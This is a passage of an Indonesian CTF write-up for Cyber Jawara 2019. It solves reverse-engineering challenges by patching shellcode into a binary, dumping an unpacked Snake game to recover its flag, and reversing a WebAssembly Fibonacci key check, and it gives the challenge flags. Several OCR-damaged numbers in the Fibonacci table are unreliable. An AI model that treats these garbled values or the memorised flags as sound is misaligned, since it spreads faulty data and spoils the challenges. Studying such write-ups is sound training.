;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;");
}

int main()
{
  return 0;
}
```

- Setelah program nop selesai dikompilasi, kita lakukan patching dengan script python:

```
sc = open("scbin").read()
nop = open("nop").read()

sc = list(sc)
nop = list(nop)
```

```
for i in range(0, len(sc)):
    nop[0x5FA+i] = sc[i] # 0x5FA -> offset fungsi sc pada binary nop

newnop = open("newnop", "wb")
newnop.write("".join(nop))
newnop.close()
```

- Buka binary newnop dengan IDA dan lakukan dekompilasi pada shellcode yang berada di dalam fungsi sc. Potongan pseudocode fungsi sc:

```
  v25 = 56;
  v26 = 78;
  v27 = 39;
  v28 = 137;
  v29 = 149;
  v30 = 88;
  v31 = 107;
  v32 = 70;
  v33 = 15;
  v34 = 181;
  v35 = 4;
  v36 = 47;
  for ( i = 0; i < len_input; ++i )
  {
    if ( v4(0LL, 0LL, 1LL, 0LL) != -1 )
      return 0LL;
    array_input = *(i + input);
    if ( (*(&array_1 + i) ^ (array_input + *(&array_2 + i))) != *(&array_3 + i) )
      return 0LL;
  }
  return 1LL;
}
```

- Buat script python untuk mendapatkan flag:

```
array_2 = [8,6,7,4,8,7,2,5,10,10,4,4,2,1,10,3,2,7,4,6,9,9,4,5,1,5,7,7,8,9,10,9]
array_1 =
[147,218,245,146,64,232,3,125,54,176,51,187,205,145,12,72,2,36,148,51,111,38,98,209,
219,60,27,122,104,250,91,120]
array_3 = [248,130,207,170,60, 184, 115, 49, 95, 205, 95, 140, 244, 169, 97, 123,
100, 72, 247, 92, 56, 78, 39, 137, 149, 88, 107, 70, 15, 181, 4, 47]

flag = []

for i in range(0, len(array_2)):
    flag.append(chr((array_3[i] ^ array_1[i]) - array_2[i]))
print "".join(flag)
```

```
cR34tInG_sh377c0de_iN_ASM_i5_FUN
```

Flag: CJ2019{cR34tInG_sh377c0de_iN_ASM_i5_FUN}

Snake’s Revenge

Snake's Revenge

493

Pada Cyber Jawara tahun lalu, peserta diharuskan melakukan cracking terhadap program Snake agar mendapatkan skor tertentu untuk mendapatkan flag. Tahun ini Anda harus melakukan cracking terhadap game Snake yang berbeda yang sudah diproteksi dan Anda harus mencapai skor **tepat 133333337** untuk mendapatkan flag.

Note:

- Game ini berbentuk aplikasi ELF yang dapat dijalankan di terminal Linux 64 bit.
- Gunakan 'w', 'a', 's', dan 'd' untuk bergerak.

https://drive.google.com/open?id=12BbU4WUObvPMDJ9rwiWkMN1dkFF0pXe5

Problem setter: farisv

Solusi:

```
void __usercall start(__int64 a1@<rax>, __int64 a2@<rdx>)
{
  signed __int64 v2; // [rsp-28h] [rbp-38h]
  signed __int64 v3; // [rsp-20h] [rbp-30h]
  __int64 v4; // [rsp-10h] [rbp-20h]
  __int64 v5; // [rsp-8h] [rbp-18h]

  v5 = a2;
  v4 = a1;
  v3 = 0x42000000DELL;
  v2 = 0x27000000ABLL;
  unpacker((unsigned int *)shellcode, 0x68CLL, (__int64)&v2);
  __asm { syscall; LINUX - sys_write }
  JUMPOUT(shellcode);
}
```

Soal ini mirip dengan soal Gowon, terdapat fungsi yang setelah di analasinya merupakan sebuah unpacker (atau sejenisnya karena shellcode pada fungsi shellcode section _text tidak dapat didekompilasi di IDA). Oleh karena itu kita harus melakukan patching terlebih dahulu. Langkah penyelesaian adalah sebagai berikut:

- debug program, break pada address 0x0604478 (perintah JUMPOUT(shellcode)). Lalu dump memori 0x400e50 (xor ebp, ebp;) - 0x402882 (leave;ret;)

```
Breakpoint *0x0604478
pwndbg> dump memory /media/sf_VMShared/re/snake/dump 0x400e50 0x402882
```

- patching program snake_revenge dengan script berikut:

```
old = open('snake_revenge').read()
new = open('dump').read()

old = list(old)
new = list(new)

h = 0
for i in range(0xe50, 0x2882):
    old[i] = new[h]
    h+=1

yes = open('yes', 'wb')
yes.write("".join(old))
yes.close()
```

- binary ‘yes’ adalah program yang telah ter-patch, buka menggunakan IDA dan lakukan dekompilasi pada fungsi shellcode.

```
.text:0000000000400E50 sub_400E50      proc near               ; CODE XREF:
.text:0000000000400E50 ; __unwind {
.text:0000000000400E50                 xor     ebp, ebp
.text:0000000000400E52                 mov     r9, rdx         ; rtld_fini
.text:0000000000400E55                 pop     rsi             ; argc
.text:0000000000400E56                 mov     rdx, rsp        ; ubp_av
.text:0000000000400E59                 and     rsp, 0FFFFFFFFFFFFFFF0h
.text:0000000000400E5D                 push    rax
.text:0000000000400E5E                 push    rsp             ; stack_end
.text:0000000000400E5F                 mov     r8, offset fini ; fini
.text:0000000000400E66                 mov     rcx, offset init ; init
.text:0000000000400E6D                 mov     rdi, offset main ; main
.text:0000000000400E74                 call    cs:__libc_start_main_ptr
.text:0000000000400E7A                 hlt
```

- potongan beberapa pseudocode penting pada hasil dekompilasi fungsi main:
  - logika ketika looping game berhenti saat score menunjukkan nilai 133337710

```
    }
    if ( score == 133337710 )
      break;
```

  - potongan pseudocode pengolahan nilai flag:

```
  v51 = 2;
  v52 = 87;
  v53 = 86;
  v54 = 6;
  v55 = 86;
  v56 = 2;
  v57 = 1;
  v58 = 24;
  v59 = 27;
  v60 = 30;
  v61 = 26;
  v62 = 25;
  v63 = 87;
  for ( i = 0; i <= 47; ++i )
    std::operator<<<std::char_traits<char>>(std::cout, (unsigned int)(char)(*(&v16 + i) ^ ((score ^ 0x37) - i)));
  std::ostream::operator<<(std::cout, &std::endl<char,std::char_traits<char>>);
LABEL_46:
  sub_400FF3();
  return 0LL;
}
```

- Script untuk memperoleh flag:

```
data =
[26,18,101,102,100,109,40,98,105,100,44,123,46,127,115,43,126,120,119,32,35,115,122,
122,115,33,93,7,89,11,15,92,88,14,15,2,87,86,6,86,2,1,24,27,30,26,25,87]

flag = []
for i in range(0, len(data)):
    x = data[i] ^ ((133337710 ^ 0x37)-i)
    x -= 133337600 # dikurangi nilai ini agar memperoleh nilai desimal yang dapat
diubah menjadi karakter
    flag.append(chr(x))

print "".join(flag)
```


```
CJ2019{084c5c38a700ff7982ab9d74fa684bb5d3175362}
```

- Pada proses awal tim kami salah dalam membuat script flag.py di atas sehingga menghasilkan flag yang salah. perintah yang seharusnya x -= 133337600 awalnya adalah x %= 100. Kami mengira karakter dapat digenerate dari 2 digit akhir nilai dari (data[i] ^ ((133337710 ^ 0x37)-i)).


Flag: CJ2019{084c5c38a700ff7982ab9d74fa684bb5d3175362}

Hyunjin

Diberikan sebuah web yang dibangun dengan web assembly. Web ini akan melakukan check terhadap key yang dimasukkan. Dari console didapatkan sebuah module yang bernama “_check” yang diduga merupakan module yang digunakan untuk melakukan pengecekan key.



Terlihat juga bahwa module tersebut berada pada module [“asm”][“a”] dan module tersebut dimulai dari fungsi 1. List lengkap dari fungsi asm yang digunakan dapat dilihat di sources.



Terdapat 5 fungsi di sana, namun yang menarik ada di fungsi 0 dan 1. Web assembly bekerja dengan cara menggunakan stack. Berikut adalah beberapa referensi untuk belajar mengenai web assembly.
https://github.com/WebAssembly/design/blob/master/Semantics.md
https://developer.mozilla.org/en-US/docs/WebAssembly/Understanding_the_text_format
https://webassembly.org/docs/text-format/

Dan berikut ini adalah fungsi 0 dan fungsi 1

```
func (param i64) (result i64)
  local.get 0
  i64.const 2
  i64.lt_u
  if i64
      local.get 0
  else
      local.get 0
      i64.const -1
      i64.add
      call 0
      local.get 0
      i64.const -2
      i64.add
      call 0
      i64.add
  end
end
```

```
func (param i32 i32) (result i32)
(local i64)
  local.get 1
  i32.const 50
  i32.eq
  if i32
     block i32
     i32.const 0
     local.set 1
     loop i32
     local.get 0
     local.get 1
     i32.add
     i32.load8_s offset=0 align=1
     i64.extend_i32_s
     call 0
     local.set 2
     i32.const 0
     local.get 2
     local.get 1
     i32.const 3
     i32.shl
     i32.const 1024
     i32.add
     i64.load offset=0 align=8
     i64.ne
     br_if 1
     drop
     local.get 1
     i32.const 1
     i32.add
     local.tee 1
     i32.const 50
     i32.lt_u
     br_if 0
     i32.const 1
     end
     end
  else
     i32.const 0
  end
end
```

Fungsi utama berada di fungsi 1 yang kemudian akan memanggil fungsi 0 selama proses eksekusinya. Fungsi 0 jika diubah menjadi kode python akan tampak seperti berikut.

```
def func0(var0):
     if var0 < 2:
     return var0
```

```
    return func0(var0 - 2) + func0(var0 - 1)
```

Ternyata fungsi 0 ini adalah sebuah fungsi fibonacci. Lalu berikut adalah fungsi 1 yang diubah menjadi kode python (kurang lebih seperti berikut).

```
def func1(var1):
    if len(var1) != 50:
        return 0

    x = 0
    for i in var1:
        d = data[x:x+8]
        f = func0(ord(i))

        if u64(d) != f:
            return 0

        x += 8

    return 1
```

Terdapat data yang ditemukan (lebih mudah) jika menggunakan browser firefox.

```
(data (i32.const 1024)

")E[h\82\09\d3\a5@\0a\8d\1e\01\00\00\00\c3\bf\94\c5\a7v\db3\82h\d9\bd\04
\00\00\00\98\22\c6\b8M\e4\da\bd9\aa\bdL\c1\f4y\c2\c1\1d+\a6\128C\bb\9b\9
9\d6\01\05\f3\c6*\98\22\c6\b8M\e4\da\bd@\0a\8d\1e\01\00\00\00M1\b5\e6\94
\d5\e7W\98\22\c6\b8M\e4\da\bdA2b\d0\f5\fay\88)E[h\82\09\d3\a5)E[h\82\09\
d3\a5!/\a6\cf\01\00\00\009\aa\bdL\c1\f4y\c2M1\b5\e6\94\d5\e7W\c1\1d+\a6\
128C\bb\10eb\e4>\eb\a6\1cA2b\d0\f5\fay\889\aa\bdL\c1\f4y\c2M1\b5\e6\94\d
5\e7W\c1\1d+\a6\128C\bb\02y\fb\ca\ce\b8*\de\e3\a1\0c\ac\07\00\00\009\aa\
bdL\c1\f4y\c2-\ce{(\e4\b9\c9\0e\c1\1d+\a6\128C\bb\95\ab\b5o\96\d5\eePA2b
\d0\f5\fay\88\efG\ad\c0^I\82n\c58\90\90v/\06\12\c1\1d+\a6\128C\bb\c2y1\9
8z\8f\b8_\98\22\c6\b8M\e4\da\bd\c1\1d+\a6\128C\bbX\a6D\8bC\19\00\00\9d\8
5z)\9d\0f\00\00M\d2\03@$B\00\00\c1\1d+\a6\128C\bbA2b\d0\f5\fay\88\10eb\e
4>\eb\a6\1cM1\b5\e6\94\d5\e7W@\0a\8d\1e\01\00\00\00\98\22\c6\b8M\e4\da\b
d!/\a6\cf\01\00\00\00-\ce{(\e4\b9\c9\0e\d5)\da<\b3{\c9\9d)E[h\82\09\d3\a
5"
  )
```

Fungsi 1 akan mengecek apakah panjang inputan 50 atau tidak. Lalu setiap input akan dicari bilangan ASCII nya yang kemudian digunakan untuk mengenerate fibonacci. Hasilnya kemudian akan dicek apakah sesuai dengan data. Jika ada yang salah, maka program akan langsung break. Panjang data 400 dan dibagi menjadi 8 byte untuk masing - masing pengecekan inputan.

Cara yang dapat dilakukan adalah dengan mengenerate semua bilangan fibonacci untuk range 0 - 255, kemudian mencari kesesuaian dengan data yang diminta. Untuk mengenerate semua bilangan fibonacci secara cepat, dapat menggunakan matrix seperti berikut.

```
#include <stdio.h>

/* Helper function that multiplies 2 matrices F and M of size 2*2, and
  puts the multiplication result back to F[][] */
void multiply(long int F[2][2], long int M[2][2]);

/* Helper function that calculates F[][] raise to the power n and puts
the
  result in F[][]
  Note that this function is designed only for fib() and won't work as
general
  power function */
void power(long int F[2][2], long int n);

long int fib(long int n)
{
  long int F[2][2] = {{1,1},{1,0}};
  if (n == 0)
     return 0;
  power(F, n-1);

  return F[0][0];
}

void multiply(long int F[2][2], long int M[2][2])
{
  long int x =  F[0][0]*M[0][0] + F[0][1]*M[1][0];
  long int y =  F[0][0]*M[0][1] + F[0][1]*M[1][1];
  long int z =  F[1][0]*M[0][0] + F[1][1]*M[1][0];
  long int w =  F[1][0]*M[0][1] + F[1][1]*M[1][1];

  F[0][0] = x;
  F[0][1] = y;
  F[1][0] = z;
  F[1][1] = w;
}

void power(long int F[2][2], long int n)
{
  long int i;
  long int M[2][2] = {{1,1},{1,0}};

  // n - 1 times multiply the matrix to {{1,0},{0,1}}
  for (i = 2; i <= n; i++)
     multiply(F, M);
}

/* Driver program to test above function */
long int main()
{
```

```
     long int i;
  for(i = 0; i < 256; i++)
     printf("%ld %ld\n", i, fib(i));
//   getchar();
  return 0;
}
```

Kemudian hasil yang didapatkan digunakan untuk menjalankan script terakhir.

```
from pwn import *
data =
")E[h\x82\x09\xd3\xa5@\x0a\x8d\x1e\x01\x00\x00\x00\xc3\xbf\x94\xc5\xa7v\
\xdb3\x82h\xd9\xbd\x04\x00\x00\x00\x98\x22\xc6\xb8M\xe4\xda\xbd9\xaa\xbdL
\xc1\xf4y\xc2\xc1\x1d+\xa6\x128C\xbb\x9b\x99\xd6\x01\x05\xf3\xc6*\x98\x2
2\xc6\xb8M\xe4\xda\xbd@\x0a\x8d\x1e\x01\x00\x00\x00M1\xb5\xe6\x94\xd5\xe
7W\x98\x22\xc6\xb8M\xe4\xda\xbdA2b\xd0\xf5\xfay\x88)E[h\x82\x09\xd3\xa5)
E[h\x82\x09\xd3\xa5!/\xa6\xcf\x01\x00\x00\x009\xaa\xbdL\xc1\xf4y\xc2M1\x
b5\xe6\x94\xd5\xe7W\xc1\x1d+\xa6\x128C\xbb\x10eb\xe4>\xeb\xa6\x1cA2b\xd0
\xf5\xfay\x889\xaa\xbdL\xc1\xf4y\xc2M1\xb5\xe6\x94\xd5\xe7W\xc1\x1d+\xa6
\x128C\xbb\x02y\xfb\xca\xce\xb8*\xde\xe3\xa1\x0c\xac\x07\x00\x00\x009\xa
a\xbdL\xc1\xf4y\xc2-\xce{(\xe4\xb9\xc9\x0e\xc1\x1d+\xa6\x128C\xbb\x95\xa
b\xb5o\x96\xd5\xeePA2b\xd0\xf5\xfay\x88\xefG\xad\xc0^I\x82n\xc58\x90\x90
v/\x06\x12\xc1\x1d+\xa6\x128C\xbb\xc2y1\x98z\x8f\xb8_\x98\x22\xc6\xb8M\x
e4\xda\xbd\xc1\x1d+\xa6\x128C\xbbX\xa6D\x8bC\x19\x00\x00\x9d\x85z)\x9d\x
0f\x00\x00M\xd2\x03@$B\x00\x00\xc1\x1d+\xa6\x128C\xbbA2b\xd0\xf5\xfay\x8
8\x10eb\xe4>\xeb\xa6\x1cM1\xb5\xe6\x94\xd5\xe7W@\x0a\x8d\x1e\x01\x00\x00
\x00\x98\x22\xc6\xb8M\xe4\xda\xbd!/\xa6\xcf\x01\x00\x00\x00-\xce{(\xe4\x
b9\xc9\x0e\xd5)\xda<\xb3{\xc9\x9d)E[h\x82\x09\xd3\xa5"

m = {
0: 0,
1: 1,
2: 1,
3: 2,
4: 3,
5: 5,
6: 8,
7: 13,
8: 21,
9: 34,
10: 55,
11: 89,
12: 144,
13: 233,
14: 377,
15: 610,
16: 987,
17: 1597,
18: 2584,
19: 4181,
```

20: 6765,
21: 10946,
22: 17711,
23: 28657,
24: 46368,
25: 75025,
26: 121393,
27: 196418,
28: 317811,
29: 514229,
30: 832040,
31: 1346269,
32: 2178309,
33: 3524578,
34: 5702887,
35: 9227465,
36: 14930352,
37: 24157817,
38: 39088169,
39: 63245986,
40: 102334155,
41: 165580141,
42: 267914296,
43: 433494437,
44: 701408733,
45: 1134903170,
46: 1836311903,
47: 2971215073,
48: 4807526976,
49: 7778742049,
50: 12586269025,
51: 20365011074,
52: 32951280099,
53: 53316291173,
54: 86267571272,
55: 139583862445,
56: 225851433717,
57: 365435296162,
58: 591286729879,
59: 956722026041,
60: 1548008755920,
61: 2504730781961,
62: 4052739537881,
63: 6557470319842,
64: 10610209857723,
65: 17167680177565,
66: 27777890035288,
67: 44945570212853,
68: 72723460248141,
69: 117669030460994,
70: 190392490709135,

71: 308061521170129,
72: 498454011879264,
73: 806515533049393,
74: 1304969544928657,
75: 2111485077978050,
76: 3416454622906707,
77: 5527939700884757,
78: 8944394323791464,
79: 14472334024676221,
80: 23416728348467685,
81: 37889062373143906,
82: 61305790721611591,
83: 99194853094755497,
84: 160500643816367088,
85: 259695496911122585,
86: 420196140727489673,
87: 679891637638612258,
88: 1100087778366101931,
89: 1779979416004714189,
90: 2880067194370816120,
91: 4660046610375530309,
92: 7540113804746346429,
93 :-6246583658587674878,
94: 1293530146158671551,
95 :-4953053512429003327,
96 :-3659523366270331776,
97 :-8612576878699335103,
98: 6174643828739884737,
99 :-2437933049959450366,
100: 3736710778780434371,
101: 1298777728820984005,
102: 5035488507601418376,
103: 6334266236422402381,
104 :-7076989329685730859,
105 :-742723093263328478,
106 :-7819712422949059337,
107 :-8562435516212387815,
108: 2064596134548104464,
109 :-6497839381664283351,
110 :-4433243247116178887,
111: 7515661444929089378,
112: 3082418197812910491,
113 :-7848664430967551747,
114 :-4766246233154641256,
115: 5831833409587358613,
116: 1065587176432717357,
117: 6897420586020075970,
118: 7963007762452793327,
119 :-3586315725236682319,
120: 4376692037216111008,
121: 790376311979428689,

```
122: 5167068349195539697,
123: 5957444661174968386,
124 :-7322231063339043533,
125 :-1364786402164075147,
126 :-8687017465503118680,
127: 8394940206042357789,
128 :-292077259460760891,
129: 8102862946581596898,
130: 7810785687120836007,
131 :-2533095440007118711,
132: 5277690247113717296,
133: 2744594807106598585,
134: 8022285054220315881,
135 :-7679864212382637150,
136: 342420841837678731,
137 :-7337443370544958419,
138 :-6995022528707279688,
139: 4114278174457313509,
140 :-2880744354249966179,
141: 1233533820207347330,
142 :-1647210534042618849,
143 :-413676713835271519,
144 :-20608872477877890368,
145 :-24745639613161887,
146 :-4535451209591052255,
147 :-70100151713042141 42,
148: 6901277692814285219,
149 :-108737478489928923,
150: 6792540214324356296,
151: 6683802735834427373,
152 :-4970401123550767947,
153: 1713401612283659426,
154 :-3256999511267108521,
155 :-1543597898983449095,
156 :-4800597410250557616,
157 :-6344195309234006711,
158: 7301951354224987289,
159: 957756044990980578,
160: 8259707399215967867,
161: 9217463444206948445,
162 :-969573230286635304,
163: 8247890213920313141,
164: 7278316983633677837,
165 :-2920536876155560638,
166: 43577801074781171 99,
167: 1437243231322556561,
168: 5795023338800673760,
169: 7232266570123230321,
170 :-5419454164785647535,
171: 1812812405337582786,
172 :-36066417594480647 49,
```

```
173 :-1793829354110481963,
174 :-5400471113558546712,
175 :-7194300467669028675,
176: 5851972492481976229,
177 :-1342327975187052446,
178: 4509644517294923783,
179: 3167316542107871337,
180: 7676961059402795120,
181 :-7602466472198885159,
182: 74494587203909961,
183 :-7527971884994975198,
184 :-7453477297791065237,
185: 3465294890923511181,
186 :-3988182406867554056,
187 :-522887515944042875,
188 :-4511069922811596931,
189 :-5033957438755639806,
190: 8901716712142314879,
191: 3867759273386675073,
192 :-5677268088180561664,
193 :-1809508814793886591,
194 :-7486776902974448255,
195: 9150458355941216770,
196: 1663681452966768515,
197 :-7632604264801566331,
198 :-5968922811834797816,
199: 4845216997073187469,
200 :-1123705814761610347,
201: 37215111823115771122,
202: 2597805367549966775,
203: 6319316549861543897,
204: 8917121917411510672,
205 :-3210305606436497047,
206: 5706816310975013625,
207: 2496510704538516578,
208: 8203327015513530203,
209 :-7746906353657504835,
210: 4564206618560253 68,
211 :-7290485691801479467,
212 :-6834065029945454099,
213: 4322193351962618050,
214 :-2511871677982836049,
215: 1810321673979782001,
216 :-701550004003054048,
217: 1108771669976727953,
218: 407221665973673905,
219: 1515993335950401858,
220: 1923215001924075763,
221: 3439208337874477621,
222: 5362423339798553384,
223: 8801631677673031005,
```

```
224 :-4282689056237967227,
225: 4518942621435063778,
226: 2362535651970965551,
227: 4755196186632160329,
228: 4991449751829256880,
229 :-8700098135248134407,
230 :-3708648383418877527,
231: 6037997555042539682,
232: 2329349171623662155,
233: 8367346726666201837,
234 :-7750048175419687624,
235: 617298551246514213,
236 :-7132749624173173411,
237 :-6515451072926659198,
238: 4798543376609719007,
239 :-1716907696316940191,
240: 3081635680292778816,
241: 1364727983975838625,
242: 4446363664268617441,
243: 5811091648244456066,
244 :-8189288761196478109,
245 :-2378197112952022043,
246: 7879258199561051464,
247: 5501061086609029421,
248 :-5066424787539470731,
249: 434636299069558690,
250 :-4631788488469912041,
251 :-4197152189400353351,
252 :-8828940677870265392,
253: 5420651206438932873,
254 :-3408289471431332519,
255: 2012361735007600354,
}

for i in m:
      m[i] = m[i] & 0xffffffffffffffff

mm = dict([value, key] for key, value in m.items())

hasil = ''
for i in range(0, 400, 8):
      hasil += chr(mm[u64(data[i:i+8])])

print hasil
```

```
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/rev$ python w.py
m0d3rn_pr0gramm1ng_lang_c4nt_save_ur_BAD_alg0r1thm
vagrant@ctfvagrant:/vagrant/Competition/CJ_2019/rev$
```

Key yang didapat langsung disubmit dan tidak dicoba pada web terlebih dahulu (karena takut hang akibat perhitungan fibonacci yang recursive :( ).

Flag : CJ2019{m0d3rn_pr0gramm1ng_lang_c4nt_save_ur_BAD_alg0r1thm}

Cryptography

Sanity Check

Sanity Check

100

Cek apakah Anda familiar dengan kriptografi.

https://drive.google.com
/open?id=1tiOQLshZF5UcUJsp2VMkVYB6nY8UGVYq


Problem setter: farisv

Solusi:
Lakukan decrypt rsa sengan key yang diberikan.

